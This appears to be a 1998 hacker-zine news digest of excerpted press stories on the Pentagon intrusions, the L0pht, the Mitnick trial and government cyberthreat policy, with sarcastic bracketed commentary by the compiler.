Technology is one of those issues where lawmakers vie to sound as dumb as possible. At a "cyber-theft" hearing this morning, Rep. Jim Saxton (R-N.J.) said that his only knowledge about computers dates back to when his printer had a cover "to shield our ears from the noise." Could the witnesses from the FBI please explain the problems they had with this newfangled Internet? Sure, replied Michael Vatis, the head of the National Infrastructure Protection Center: "There are hacker web sites" out there, he said, with software that lets you "click on a button to launch an attack." The fact that Carnegie Mellon University's CERT center reported a 20 percent reduction in attacks from 1996 to 1997 didn't faze him. The real problem, Vatis griped, is "people out there who still romanticize hackers as kids just having fun. [What about] the elderly person who can't get through to 911 in an emergency because of a hacker?" Joining Vatis in testifying before Congress' Joint Economic Committee were top FBI honchos Larry Torrence and Neil Gallagher. Nobody representing civil liberties groups, computer security organizations, or high tech companies was invited to speak. --By Declan McCullagh/Washington

[...]

Witness at the Persecution

Then again, there's a job opportunity in Los Angeles for someone with top-notch skills in telecommunications, system and network administration, and computer security -- and you won't even have to turn on a computer. The lawyer for renown hacker Kevin Mitnick is looking for an expert witness to testify at his client's trial, and has issued a sort of want-ad press release. "Qualified candidates must have an advanced degree and be knowledgeable in DOS, Windows, SunOS, VAX/VMS and Internet operations," the job description reads. Oh well, they lost me after "qualified," but with Uncle Sam paying the tab it could be the perfect opportunity for someone with a taste for the spotlight and nothing on their agenda starting as early as March 30.

0xf>----------

Title: Hacking Geniuses or Monkeys
Source: ZDTV

Author: Ira Winkler
Date: March 30, 1998

By now everyone has heard about the Pentagon hacks-- and the ensuing arrests of two teenagers in Cloverdale, Calif., and The Analyzer, the Israeli claiming to be the superhacking mentor of the Cloverdale teens. There were also two other Israelis arrested at the same time.

The media and Websites like antionline.com portrayed the criminals as geniuses. I never heard of these supposed geniuses before, but the one thing that went through my mind was a quote by Scott Charney, Chief of the Department of Justice Computer Crime and Intellectual Property Unit: "Only the bad ones get caught."

I wanted the inside scoop, so I talked to some real hackers, who are really considered "elite" within the hacking community. These are people who have been hacking for over a decade and can take control of any system that they want. They invent the hacks that the wannabes find tools to accomplish.

The opinion of the elite varied little: "The hackers involved in the Pentagon and ensuing hacks are clueless."

Bad hackers are clueless

Why are the Pentagon hackers clueless? In the first place, they were caught.

The inside scoop is that the Pentagon hackers did nothing to cover their tracks and used the same routes of access again and again, making their capture inevitable. In short, they failed the basics of Criminal Hacking 101.

The true act of stupidity, however, was talking to the press and being totally unrepentant about their actions. They even bragged about it. This is like asking the FBI, "Please prosecute me."

While the Department of Justice doesn’t usually prosecute juveniles, the teenagers were almost daring them to. Then The Analyzer jumped in, threatening to wreak havoc on the entire Internet if the teenagers were pursued. A week later he was arrested.

Skilled hackers remember the arrest of the people who hacked the DoJ and CIA webpages. The lesson: if you leave any tracks while embarrassing the US Government, you will be caught.

The hacking inner circle told me that The Analyzer did not cover his tracks at all, and his capture was easy, even though it spanned international lines. And how skillful are The Analyzer and the Pentagon hackers? According to my sources, almost all the hacks were accomplished via a tool that automatically exploited the rstatd problem.

You really don’t have to know what the rstatd problem means. The best analogy is that the Pentagon hackers found a master key on the street and tried it on every lock that they could find. Unfortunately, there are tens of thousands of "locks" that the master key fits. This is hardly the sign of a computer genius, according to the elite.

Who is The Analyzer, anyway?

The real hackers then wondered why they have never heard of The Analyzer before. The talented hackers do seem to know each other or at least hear about the "rising stars" of the community. The Analyzer never fit this category. Nor did anyone recognize him when his picture was wired around the world.

And what about the language that the Pentagon hackers and The Analyzer used in their unwise interviews?

The Analyzer threatened to damage "Internet servers." Apparently, real

hackers don’t use this term, it is too mainstream. The California teenagers were quoted as saying that the reason they hacked was, "Power." Among the elite, real power is the anonymous and undetected control of a computer. Needless to say, the Pentagon hackers were not anonymous or undetected. I wonder how "powerful" they will feel in prison.

It didn’t surprise my hacker friends when another group of hackers, calling themselves The Enforcers, jumped on the bandwagon. These people threatened to hack computers all over the world in retaliation for the capture of The Analyzer and the Cloverdale teens. Of course, The Enforcers’ self-proclaimed leader used the same email address to put out his statements and respond to queries from the media-- making himself and his group easy targets for federal attention.

The only reasons he may not be arrested is that his group hasn’t caused any real damage, and the FBI has more important problems to deal with than wannabe hackers looking for their 15 minutes of fame.

Hacker wannabes

I’m really getting sick of the Pentagon hacking stories, and all the wannabe hackers clamoring for their moment in the spotlight. Perhaps, when the FBI starts actively prosecuting juveniles and other people for hacking-related crimes, these wannabes will start using their computers in more productive ways.

More importantly, maybe the media will stop portraying anyone who can hack a computer as some sort of genius. As I have said before, and as the real hackers can confirm, I can train a monkey to break into a computer in a few hours. The Pentagon hackers have displayed no more talents than the monkeys of which I speak. On the other hand, the fact that they can break into Pentagon computers makes the Department of Defense look like monkeys as well.

The fact that the media continues to paint these wannabes as geniuses makes them worse than monkeys.

0x10>--

Title: Low Tech Spooks - Corporate Spies
Source: Forbes
Author: Adam L. Penenberg

In his slightly crumpled brown uniform, Richard Jones looked like any typical deliveryman, bringing in a new batch of urgently needed office supplies to corporations everywhere. But Jones, who was heading for the parking lot of a major chipmaker’s border town maquiladora, only looked the part. Everything about him that day was made up.

His uniform, "A close match, but not perfect," he would recall later, the office supplies--paper, pens and toner cartridges--picked up from a local stationery store. Even his name was fictional.

As Jones took a final deep breath and carried the supplies into the company’s air-conditioned chill, a security guard took one look at the brown uniform and lazily waved him through to the office manager’s office. Jones had already contacted the delivery company and, pretending to be from the semiconductor company, had canceled that week’s delivery run.

[snip...]

And that was that. The office manager showed Jones around the entire premises, pointing out photocopiers, fax machines, bookshelves, supply cabinets that had to be resupplied and the offices of executives. She even got him coffee.

What was the point of the charade? Jones, not his real name, is a corporate spook. A rival company had paid him to obtain the semiconductor company’s forthcoming quarterly earnings before they were announced. The fee: a nifty $35,000.

[snip...]

Many former Central Intelligence Agency, National Security Agency and Defense Intelligence Agency employees have sought refuge in the corporate world, often heading their own companies. They even have their own trade organization: the Society of Competitor Intelligence Professionals, or SCIPs.

[You must have proper ID and know the secret handshake to join.]

"The scope of the problem is enormous," says Ira Winkler, security consultant and author of Corporate Espionage. "On any one day there are a few hundred people engaged in breaking into companies and stealing information in this country. I can literally walk into a company and within a few hours walk out with billions of dollars."

[One trick pony...]

[snip...]

0x11>--

Title: 'White Hat' Hackers Probe Pores in Computer Security Blankets
Source: Washington Post
Author: Pamela Ferdinand
Date: April 4, 1998

BOSTON: In a chaotic room crammed with computer terminals and circuit boards, a long-haired man in black jeans -- "Mudge" by his Internet handle -- fiddles with the knobs of a squawking radio receiver eavesdropping on the beeps and tones of data transmissions.

Nearby, a baby-faced 22-year-old in a baggy sweat shirt, nicknamed "Kingpin," analyzes reams of coded equations to break password sequences percolating on his computer screen. Other figures with equally cryptic identities toil in an adjoining chamber, their concentrated faces lit only by a monitor's glare and the flicker of silent television sets.

This is the L0pht, pronounced "loft," a techie operations center in a suburban warehouse several miles from city center that is inhabited by a group whose members have been called rock stars of the nation's computer-hacking elite.

The seven members of this computer fraternity-cum-high tech clubhouse have defeated some of the world's toughest computer and telecommunications programs and created security software that is the gold standard of corporate and hacking worlds. By day, they are professional computer experts, mostly in their twenties and thirties, with jobs and even wives. By night, they retreat to the warehouse and their electronic aliases troll the Internet for security gaps.

Hacking mostly for the challenge, they have exposed security flaws in Microsoft Corp.'s leading network operating system, revealed holes in Lotus software and figured out how to decode pager messages and mobile police terminal data, among other feats.

Hackers typically get into supposedly secure computer systems and pinpoint security breaches by deciphering elaborate number, letter and symbol combinations designed by manufacturers to protect their products. If security is breached, users risk having everything from private e-mail read to databases erased.

A single, unintentional hack is not illegal, the U.S. attorney general's office here says. But repeat intruders face criminal penalties, especially when they compromise and damage confidential government, military or financial information.

[Hrm.. such nice vague wording. Break in one time (the first time), and it isn't illegal?!]

[snip...]

L0pht members pride themselves on a less invasive and more altruistic goal just this side of the law: To locate and document Internet security gaps for free for the sake of consumers who have been led to believe their online transactions are secure.

"We think of our Net presence as a consumer watchdog group crossed with public television," said "Mudge," a professional cryptographer by day who declined to identify himself for security reasons. "At this point, we're so high profile . . . it would be ludicrous for us to do anything wrong."

Even companies whose products have been hacked for security weaknesses laud the social ethos and technical prowess of the members of the L0pht, who frequently notify manufacturers and recommend fixes before going public with their finds. Unlike villainous hackers labeled "black hats," who probe cyberspace for profit and malice, Robin Hood-style "white hats" like the L0pht are generally accorded respect, and even gratitude.

[snip...]

In the L0pht's most widely publicized hack, "Mudge" and a colleague assaulted Microsoft's Windows NT operating system last year and found inherent flaws in the algorithm and method designed to hide user passwords. They demonstrated the security breach by posting their victorious code on the Internet and showing how it was possible to steal an entire registry of passwords in roughly 26 hours, a task Microsoft reportedly claimed would take 5,000 years.

"It's big. It's bad. It cuts through NT passwords like a diamond tipped, steel blade," boasts advertising for the latest version of their security-auditing tool, dubbed "L0phtcrack." "It ferrets them out from the registry, from repair disks, and by sniffing the net like an anteater on dexadrene."

Microsoft took notice and, in an unprecedented move, executives invited the L0pht to dinner at a Las Vegas hacker convention last year. They have worked with the L0pht to plug subsequent security loopholes while simultaneously adding hacker-style techniques to in-house testing.

[snip...]

In doing so, the L0pht is grabbing the world's attention. But for all their skill in unscrambling the great riddles of technology, they remain baffled by some fundamental mysteries of life. Asked what puzzle they would most like to solve, "Kingpin" replied: "Girls."

[See! At least 2 out of 7 l0pht members hack for girls!]

0x12>----------

Title: 101 Ways to Hack into Windows NT
Source: Surveillance List Forum
Date: April 3, 1998

MELBOURNE, AUSTRALIA: A study by Shake Communications Pty Ltd has identified not 101, but 104, vulnerabilities in Microsoft Windows NT, which hackers can use to penetrate an organisation's network.

Many of the holes are very serious, allowing intruders privileged access into an organisation's information system and giving them the ability to cause critical damage - such as copying, changing and deleting files, and crashing the network. Most of the holes apply to all versions (3.5, 3.51 and 4) of the popular operating system.

[snip...]

Shake Communications also provides links to patches/fixes in its Vulnerabilities Database, which also covers other operating systems,

programs, applications, languages and hardware.

[snip...]

0x13>---

Title: Suspected NASA Hacker Nabbed
Source: CNET news.com
Date: April 6, 1998

TORONTO, Ontario--A 22-year-old Canadian man suspected of breaking into a NASA Web site and causing tens of thousands of dollars in damage has been arrested by Canadian Mounties.

The Royal Canadian Mounted Police in the northern Ontario city of Sudbury charged Jason Mewhiney with mischief, illegal entry, and willfully obstructing, interrupting, and interfering with the lawful use of data, Corporal Alain Charbot said today.

[u4ea?!]

[snip...]

More than $70,000 worth of damage was caused at the NASA Web site and officials were forced to rebuild the site and change security, Charbot said.

The FBI tracked the hacker by tracing telephone numbers to the Sudbury area.

The Mounties raided the homes of Mewhiney's divorced parents and seized an ancient computer, a second basic computer, a high-speed modem, diskettes, and documents.

[snip...]

Charbot said ironically, once hackers are released from police custody they are prime candidates for cushy corporate jobs, doing the same type of work--but with the permission of Web site builders.

[Why must these people revert to the use of 'web' terms?!]

0x14>---

Title: CEOs Hear the Unpleasant Truth about Computer Security
Source: CNN
Author: Ann Kellan
Date: April 6, 1998

ATLANTA (CNN) -- Computer hackers breaking into government and corporate computers is estimated to be a $10 billion-a-year problem, so CEOs met Monday in Atlanta to hear what government and industry experts are doing about it.

[More expert figures on damage... <sigh>]

They learned, among other things, that the Pentagon alone had 250,000 hacker attempts on its computer system last year, and that computer networks are easy targets.

[And more quoting of inaccurate statistics...]

They also learned that there are almost 2,000 Web sites offering tips, tools and techniques to hackers.

Among the things a hacker can do is send an e-mail to someone and attach a computer program to it. The attached program will, in the words of one hacker, "open up a back door" into the computer system it was sent to.

[Its just that easy I bet...]

[snip...]

According to IBM CEO Louis Gerstner, government and corporations need to work together to set standards for security practices such as hacker-resistant encryption codes.

"We should be encouraging the widespread adoption of encryption technology right now, led by U.S.-based manufacturers," Gerstner said.

CIA Director George Tenet told the CEOs not to look to the government to fix the problem.

[Now there is a good quote.]

[snip...]

0x15>----------

Title: Codebreakers
Source: Time Magazine
Date: April 20, 1998

CRACKED Thought your new digital cell phone was safe from high-tech thieves? Guess again. Silicon Valley cypherpunks have broken the proprietary encryption technology used in 80 million GSM (Global System for Mobile communications) phones nationwide, including Motorola MicroTAC, Ericsson GSM 900 and Siemens D1900 models. Now crooks scanning the airwaves can remotely tap into a call and duplicate the owner's digital ID. "We can clone the phones," brags Marc Briceno, who organized the cracking. His advice: manufacturers should stick to publicly vetted codes that a bunch of geeks can't crack in their spare time. --By Declan McCullagh/Washington

0x16>----------

Title: Hackers Could Disable Military
Source: Washington Times
Author: Bill Gertz
Date: April 16, 1998

Senior Pentagon leaders were stunned by a military exercise showing how easy it is for hackers to cripple U.S. military and civilian computer networks, according to new details of the secret exercise.

Using software obtained easily from hacker sites on the Internet, a group of National Security Agency officials could have shut down the U.S. electric-power grid within days and rendered impotent the command-and-control elements of the U.S. Pacific Command, said officials familiar with the war game, known as Eligible Receiver.

[snip...]

Pentagon spokesman Kenneth Bacon said, "Eligible Receiver was an important and revealing exercise that taught us that we must be better organized to deal with potential attacks against our computer systems and information infrastructure."

[Such a neat name too!]

The secret exercise began last June after months of preparation by the NSA computer specialists who, without warning, targeted computers used by U.S. military forces in the Pacific and in the United States.

The game was simple: Conduct information warfare attacks, or "infowar," on the Pacific Command and ultimately force the United States to soften its policies toward the crumbling communist regime in Pyongyang. The "hackers" posed as paid surrogates for North Korea.

The NSA "Red Team" of make-believe hackers showed how easy it is for

foreign nations to wreak electronic havoc using computers, modems and software technology widely available on the darker regions of the Internet: network-scanning software, intrusion tools and password-breaking "log-in scripts."

[They successfully hack their target, yet they are "make-believe"?]

According to U.S. officials who took part in the exercise, within days the team of 50 to 75 NSA officials had inflicted crippling damage.

They broke into computer networks and gained access to the systems that control the electrical power grid for the entire country. If they had wanted to, the hackers could have disabled the grid, leaving the United States in the dark.

[snip...]

The attackers also foiled virtually all efforts to trace them. FBI agents joined the Pentagon in trying to find the hackers, but for the most part they failed. Only one of the several NSA groups, a unit based in the United States, was uncovered. The rest operated without being located or identified.

The attackers breached the Pentagon's unclassified global computer network using Internet service providers and dial-in connections that allowed them to hop around the world.

[snip...]

The targets of the network attacks also made it easy. "They just were not security-aware," said the official.

A second official found that many military computers used the word "password" for their confidential access word.

[*scribbling notes..*]

0x17>----------

Title: Secret Service Hackers Can't Crack Internet
Source: PA News
Author: Giles Turnbull
Date: April 21, 1998

[So the NSA has better hackers than the Secret Service. <snicker>]

Professional computer hackers from the secret services were brought in to attempt to hack into the Government's internal secure communications system, which was launched today.

As part of the year-long planning and preparation of the Intranet, staff from GCHQ and similar security organisations were brought in to try to hack into the system.

But they failed.

[snip...]

0x18>----------

Title: Now Hiring: Hackers (Tattoos Welcome)
Source: Tribune
Author: Susan Moran
Date: April 12, 1998

Even the computer professionals who like to wear Birkenstocks and T-shirts to work find the dress code of GenX hackers a bit extreme. The main elements seem to be tattoos and nose rings.

[No stereotyping here...]

They'd better get used to them. Many computer hackers, some of them recovering computer criminals, are adeptly turning their coveted expertise into big bucks.

A surge in computer crime, spurred by the shift to networked computers and by the growing popularity of the Internet, has created a huge demand for information security experts who can help protect companies' computer systems. Recent high-profile attacks on government and university computer networks highlighted the vulnerability of these networks and spurred corporate executives to seek ways to fortify their systems.

[snip...]

In a separate recent incident, the Justice Department last month arrested three Israeli teenagers suspected of masterminding the break-ins of hundreds of military, government and university computer sites to gaze at unclassified information. The Federal Bureau of Investigation is also investigating two California teens who linked up with their Israeli co-conspirators over the Internet.

[Three Israeli teens? Gee, could they mean the two Cloverdale CALIFORNIA kiddies and 'the analyzer'?]

[snip...]

Hackers' anarchistic style is gradually gaining acceptance in corporations and government agencies, although some conservative organizations feel safer renting experts from established consulting firms.

[Experts that consist of hackers who can dress well, and act all 'corporate'.]

[snip...]

That yellow-haired hacker, a 24-year-old who prefers to be known by his alias, "Route," also sports a tongue bar. His work as an information security consultant is worth $1,500 to $2,000 a day to clients who want to arm themselves against attacks by "crackers"--the correct term for hackers who use their computer expertise to commit malicious acts of infiltrating computer networks. On his own time, Route edits Phrack, a computer security journal (phrack.com). And he occasionally gives talks to government and corporate clients for Villella's firm, New Dimensions International (www.ndi.com). Route writes his own security-related tools and claims he's never used them for illegal snooping.

[Woohoo! Go Route! Go Route!]

[snip...]

Another hacker who now makes a healthy living consulting goes by the alias "Mudge." He is a member of L0pht, a sort of "hacker think tank" consisting of a handful of Boston-based hackers who work out of a loft space, where they research and develop products and swap information about computer and cellular phone security, among other things. Mudge consults for private and public organizations, teaches classes on secure coding practices, and writes his own and reviews others' code. "It pays well, but the money isn't the main reason I'm doing it," he said.

[In a recent talk over beer, Mudge confided in me that he does it for the girls. :)]

What he likes best is knowing he's among the elite experts who understand computer security more than big-name consultants. He's proud that he and his ragged assortment of hacker friends are called in to solve problems that stump the buttoned-down set.

"Not bad for a bunch of bit-twiddlers," he wrote in an e-mail missive.

Title: Hacker Stoppers?
Source: InformationWeek
Author: Deborah Kerr
Date: April 27

Companies bought $65 million worth of network-intrusion
tools last year, but capabilities still lag behind what's promised.

Neal Clift no longer sleeps on the floor of his office. Ten years ago, he slept under his Digital VAX at Leeds University in England, listening for the telltale clicks and hums that signal an intruder on his network. For weeks, a hacker had been shamelessly crashing his machine, deleting files, and reconfiguring controls. Clift tracked the hacker's movements, recorded the keystrokes, and eventually closed up the hacker's entry points.

At the time, pulling late-nighters was the only way to catch a hacker, since poring over system logs could only establish the hacker's patterns after the fact. Now, intrusion-detection technology lets network security managers and administrators catch trespassers without spending the night on the office floor.

Intrusion-detection tools are a $65 million industry that will grow as large as the firewall market, which reached about $255 million in 1997, according to the Hurwitz Group, in Framingham, Mass. Touted as network burglar alarms, intrusion-detection systems are programmed to watch for predefineds2000] attack "signatures," or predefined bytecode trails of prespecified hacks. Intrusion-detection systems also send out real-time alerts of suspicious goings-on inside the network. enger]

But don't bet the server farm on intrusion-detection systems yet. They're still new, and their capabilities are limited. No matter what you buy, some portion of the enterprise will be unprotected. Intrusion-detection systems also can break down under certain types of attacks, in some cases even turning on their own networks under the guidance of a truly knowledgeable hacker.

"There's no one tool to solve all the security problems throughout your network," says Jim Patterson, vice president of security and telecommunications at Oppenheimer Funds, in Denver...

[snip...]

0x1a>--

Title: Hackers' Dark Side Gets Even Darker
Author: Douglas Hayward

LONDON -- The hacker community is splitting into a series of distinct cultural groups -- some of which are becoming dangerous to businesses and a potential threat to national security, an official of Europe's largest defense research agency warned Thursday. New types of malicious hackers are evolving who use other hackers to do their dirty work, said Alan Hood, a research scientist in the information warfare unit of Britain's Defense Evaluation and Research Agency (DERA).

Two of the most dangerous types of malicious hackers are information brokers and meta-hackers, said Hood, whose agency develops security systems for the British military. Information brokers commission and pay hackers to steal information, then resell the information to foreign governments or business rivals of the target organizations.

Meta-hackers are sophisticated hackers who monitor other hackers without being noticed, and then exploit the vulnerabilities identified by these hackers they are monitoring. A sophisticate meta-hacker effectively uses other hackers as tools to attack networks. "Meta-hackers are one of the most sinister things I have run into," Hood said. "They scare the hell out of me."

[Great.. more terms and lousy journalism..]

DERA is also concerned that terrorist and criminal gangs are preparing to use hacking techniques to neutralize military, police and security services, Hood said.

[Criminal gangs.. oooh...]

[snip... lame stereotype crap]

0x1b>----------

Title: Japan Fears It's Becoming a Base for Hackers
Source: Daily Yomiuri On-Line
Author: Douglas Hayward
Date: 4/29/98

To fill in legal loopholes that have caused an increase in unauthorized computer access, the National Police Agency has set up a group of experts to study how to prevent Internet crimes.

Unlike Europe and the United States, Japan has no law prohibiting unauthorized access to computers through the Internet. There has been a stream of reports of anonymous hackers accessing corporate servers.

[Gee, they have no laws making hacking illegal, and they wonder why they are becoming a base for hackers? Bright.]

[snip...]

The Japan Computer Emergency Response Team Coordination Center has been studying cases of unauthorized access through the Net, and found a total of 644 from the time of the center's establishment in October 1996 to last month.

Meanwhile, police uncovered 101 high-tech crimes in 1997, three times as many as in the previous year.

0x1c>----------

Title: Kevin Mitnick Hacker Case Drags On and On
Source: ZDTV
Author: Kevin Poulsen
Date: 4/28/98

[If you haven't visited, go to www.kevinmitnick.com right now.]

LOS ANGELES-- "Now, have we made any progress here?"

With those words, Judge Mariana Pfaelzer opened the latest hearing in the Kevin Mitnick case in L.A.'s U.S. District Court Monday. She might as well have said, "Let's get ready to rumble."

It's now been more than three years since a dramatic electronic manhunt ended with Mitnick's arrest, national headlines, books and movie deals.

Since then, the excitement has faded. The books oversaturated the market; the movies never got made. And the once fast-paced story of a compulsive hacker with a goofy sense of humor is mired in its epilogue: the slow ride to disposition over the speed-bumps of the federal justice system.

[snip...]

But only some of it. The government wants to keep a tight lid on the "proprietary" software in the case, and on what it calls "hacker tools." The defense can review these files, but they can't have their own copies for analysis.

[snip...]

If the evidence was in paper form, the government would have probably agreed. But Painter says that with electronic evidence, "it's too easy for this to be disseminated by the defendants."

In other words, the government doesn't want the data to show up on a Web site in Antigua.

[snip...]

0x1d>--

Title: Millions Lost to Phone Hackers
Author: Andrew Probyn

MILLIONS of dollars are being ripped off phone users in Australia by hackers using increasingly elaborate phone scams. Households, businesses and mobile phone users have become victims of widespread and systematic phone fraud.

[Hackers using phone scams?]

As carriers Telstra and Optus make advances in protecting their telecommunications networks, hackers are increasingly adept at breaking their security codes to rip off users.

The Herald Sun has discovered many cases of billing discrepancies blamed on hackers, including one householder charged $10,000 for calls he said he never made.

A Herald Sun investigation has also shown: SEX calls to chat lines in the United States, Guyana, the Dominican Republic, Russia, Chile and the Seychelles are commonly charged to other people's accounts. HACKERS can divert their Internet, local and international call costs without detection.

[Why do I think they are using 'hackers' for any sex-fiend that stole a code?]

[snip...]

"Hacking could be costing consumers in the region of millions of dollars," he said. "Some of these calls are very expensive - sex calls, for example, can be up to $30 just to be connected."

[snip...]

0x1e>--

Title: Hackers on the Hill
Author: Annaliza Savage

[FINALLY...get some incredible hackers up there to school these weenies. Go l0pht!]

Seven hackers will face the Senate Government Affairs Committee Tuesday. But they aren't in any trouble.

The seven hackers have been invited by Senator Fred Thompson (R-Tenn.)-- the sometime-actor you may remember from such films as The Hunt For Red October and Die Hard 2-- to testify about the state of the US Government's computer networks.

The seven-- Mudge, King Pin, Brian Oblivian, Space Rouge, Weld Pond, Tan and Stefan-- are all members of the L0pht, a hacker hangout in Boston, and have been part of the hacker underground for years.

"We were surprised to get an email from a senator's aide. We have had some contacts with law enforcement over the years, but this was something completely different," said Weld Pond.

[snip...]

"We are trying to return the label hacker to the badge of honor it used to be in the old days. A word that means knowledge and skill, not criminal or script-kiddies, as it does in the popular press today," Weld Pond said.

[snip...]

When Thompson's aide, John Pede, showed up at the L0pht to discuss the Senate hearings with the group, the irony of the visit wasn't wasted on hackers. Weld Pond explained: "We thought about blindfolding him on the way over here but decided against it in the end. The visit was a little uncomfortable. When the FBI has reporters visit them they clean up quite a bit and keep an eagle eye on the visitors. This was no different except the tables were turned."

Mudge was glad to be able to show off the l0pht to the men in suits. "We actually enjoyed having the government officials over. It's a wonderful sight when we bring guests over to the l0pht and their jaws drop on the floor after seeing all of the stuff we have managed to engineer and get working. Especially when they realize it has all been without any formal funding."

[snip...]

0x1f>----------

Title: RSA Sues Network Associates
Source: CNET NEWS.COM
Author: Tim Clark
Date: 5.20.98

RSA Data Security is seeking to bar Network Associates from shipping any Trusted Information Systems software that uses RSA encryption technology.

[Nyah nyah!]

Earlier this year, Network Associates acquired TIS, licensed by RSA to use its encryption algorithms in TIS virtual private network software. RSA is a wholly owned subsidiary of Security Dynamics.

[snip...]

"RSA is a company based on intellectual property," said Paul Livesay, RSA's general counsel. "Right now we perceive Network Associates as having an approach to doing business by acquiring companies and ignoring third-party agreements, so why would we want to assign the license to TIS to a party that operates in that manner?"

0x20>----------

Title: Clinton to Outline Cyberthreat Policy
Source: CNET NEWS.COM
Author: Tim Clark
Date: 5.21.98

In a commencement speech at the U.S. Naval Academy tomorrow, President Clinton is expected to highlight cyberthreats to the nation's electronic infrastructure, both from deliberate sabotage and from accidents such as the satellite outage that silenced pagers across the nation this week.

Clinton also is expected to outline two new security directives, one aimed at traditional terrorism and the other at cyberthreats. The cyberthreats directive follows last year's report from the Presidential Commission on Critical Infrastructure Protection.

[snip...]

"Clinton will announce a new policy for cyberterrorism based on the recommendations of the commission, stressing the fact that we need

private-sector help to solve this problem, since the private sector owns 80 to 90 percent of the nation's infrastructure," said P. Dennis LeNard Jr., deputy public affairs officer at PCCIP. Under the new policy, that agency will become the Critical Infrastructure Assurance Office, or CIAO.

Clinton also is expected to order federal agencies to come up with a plan within three to five years that identifies vulnerabilities of the nation's infrastructure and responses to attacks as well as creating a plan to reconstitute the U.S. defense system and economy if a cyberattack succeeds, said a former White House staffer familiar with Clinton's speech.

[Three to five years.. how.. timely.]

[snip...]

"The Department of Justice is not keen on sharing information that could lead to criminal prosecutions," the official said. "The private sector does not trust the FBI, and the FBI doesn't want to give out secrets. They're afraid that if they share information, they may someday have to testify in court."

0x21>----------

Title: Programmer Sentenced for Military Computer Intrusion
Source: CNN
Date: 5.25.98

DAYTON, Ohio (AP)- A computer programmer was sentenced to six months at a halfway house for gaining access to a military computer that tracks Air Force aircraft and missile systems.

Steven Liu, 24, was also fined $5,000 Friday after pleading guilty to exceeding authorized access to a computer.

Liu, a Chinese national who worked for a military contractor in Dayton, downloaded passwords from a $148 million database at Wright-Patterson Air Force Base. He said he accidentally discovered the password file and used it to try to find his job-performance evaluation.

[snip...]

0x22>----------

Title: Editorial - Hacker vs Cracker, Revisited
Source: OTC: Chicago, Illinois
Author: Bob Woods
Date: 5.22.98

Newsbytes. If a person talks about or writes a news story regarding a hacker, one creates an image that is perpetuated in a Network Associates TV ad: the heavily tattooed, ratty looking cyberpunk who breaks into systems and posts proprietary information on the Internet for the same reason "why (I) pierce (my) tongue." The big problem, though, is that person is more accurately described as a "cracker," not a "hacker."

ZDTV CyberCrime correspondent Alex Wellen said earlier this week that "cracker" is gaining acceptance in the media -- and quoted an old column of mine in the process. Because of this unexpected exposure, I decided to take a second look at my old work.

First, here's the text of my January 23, 1996 column:

Our readers have their hackles up when hacker is mentioned in our stories. "Hackers," they argue, are good people who just want to learn everything about a computer system, while "crackers" are the ones who are breaking into computer systems illegally.

The problem arises when the public and people who shape society get a hold of terms like "hacker" -- a word once viewed as non-threatening, but

is now turned into a name that conjures up visions of altered World Wide Web pages and crashed computer systems.

"Que's Computer and Internet Dictionary, 6th Edition," by Dr. Bryan Pfaffenberger with David Wall, defines a hacker as "A computer enthusiast who enjoys learning everything about a computer system and, through clever programming, pushing the system to its highest possible level of performance." But during the 1980s, "the press redefined the term to include hobbyists who break into secured computer systems," Pfaffenberger wrote.

At one time hackers -- the "good" kind -- abided by the "hacker ethic," which said "all technical information should, in principle, be freely available to all. Therefore gaining entry to a system to explore data and increase knowledge is never unethical," according to the Que dictionary.

These ethics applied to the first-generation hacker community, which Que said existed from roughly 1965 to 1982. While some of those people do still exist, many other people who describe themselves as "hackers" are a part of the current generation of people who "destroy, alter, or move data in such a way that could cause injury or expense" -- actions that are against the hacker ethic, Que's dictionary said. Many of those actions are also against the law.

Today's hacker generation -- the ones bent on destruction -- are more accurately called "crackers." Que defines such a person as "A computer hobbyist who gets kicks from gaining unauthorized access to computer systems. Cracking is a silly, egotistical game in which the object is to defeat even the most secure computer systems. Although many crackers do little more than leave a 'calling card' to prove their victory, some attempt to steal credit card information or destroy data. Whether or not they commit a crime, all crackers injure legitimate computer users by consuming the time of system administrators and making computer resources more difficult to access."

Here's the rub: whenever the media, including Newsbytes, uses the term "hacker," we are hit with complaints about the term's usage. E-mails to us usually say "I'm a hacker, yet I don't destroy anything." In other words, the people who write us and other media outlets are a part of the first generation of hackers.

But the media reflects society as much as, if not more than, they change or alter it. Today's culture thinks of hackers as people who destroy or damage computer systems, or ones who "hack into" computers to obtain information normal people cannot access. While it's probably the media's fault, there's no going back now -- hackers are now the same people as crackers.

Besides, if a person outside of the computer biz called someone a cracker, images of Saltines or a crazy person or an investigator in a popular British television series would probably come to mind. For most people on the street, the last thing they would think of is a person they know as a hacker.

So, what's to be done about the situation? Not a whole heck of a lot, unfortunately. The damage is done. If more people in the "general public" and the "mainstream media" read this news service and saw this article, some headway might be made. But even if they did, cultural attitudes and thoughts are very difficult to change. For those people in the US -- remember New Coke? Or the metric system? If you're outside the US, can you imagine calling football "soccer?"

And to the first generation of hackers -- those of us "in the know" in this industry do know about you. When we report on hackers nowadays, we're not talking about you, and we do not mean to insult you. Honest.

=== Today's Opinion

Okay, so that last paragraph was a bit on the hokey side. Alright, so it was really hokey. But from what I remember, we had been getting quite a

few angry e-mails at the time regarding our usage of "hacker," and I was trying to do a bit of damage control. But if memory serves me correctly, we received a couple of "nice try" letters after we published the editorial. Nice try? Well, I thought it was.

But, was it a "safe" editorial? Sure. But it was -- and still is -- also "safe" to just write about "hackers" and offend a few people, rather than use the term "cracker" and leave a bunch of people scratching their heads over what the heck a "cracker" even was.

While I'm seeing "cracker" more and more in computer-related publications (unfortunately, though, not in ours as much as I'd like to see) these days, the term is sorely lacking in the widely read/viewed/listened-to media outlets.

I'll take the liberty of quoting what ZDTV's Wellen quoted me as saying two years ago: "If more people in the 'general public' and the 'mainstream media' read this news service and saw this article, some headway might be made (in accurately calling people crackers instead of hackers)."

Now, I can see a mainstream media-type -- I used to be one of these people, by the way -- wondering how in the heck can they get their average seventh-grade audience to understand that a cracker is different from a hacker. It's easy for us computer/IT journalist types to write to our expectations of our audience, because it is generally pretty much like us.

The answer, though, is pretty easy. Here's an example:

"Two teenage hackers, more accurately known as 'crackers,' illegally entered into the Pentagon's computer system and took it out in an overnight attack." The real trick, then, is to never again use "hacker" in the story. Just use "cracker." Your audience will pick up on this, especially if you do it in all of your stories. I promise.

So there. My unwieldy media consulting bill is now in the mail to all of the non-computing local and national media outlets.

0x23>----------

Title: Windows NT Security Under Fire
Author: Chris Oakes
Date: 6.1.98

